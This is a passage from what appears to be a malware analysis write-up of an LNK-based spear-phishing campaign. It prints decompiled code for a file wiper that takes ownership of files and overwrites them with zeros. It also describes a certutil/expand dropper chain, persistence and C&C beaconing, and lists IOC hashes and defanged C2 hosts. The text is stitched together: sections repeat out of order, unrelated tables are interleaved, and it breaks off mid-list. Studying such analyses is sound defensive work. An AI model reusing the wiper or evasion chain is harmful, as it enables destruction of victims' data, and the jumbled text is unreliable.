    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
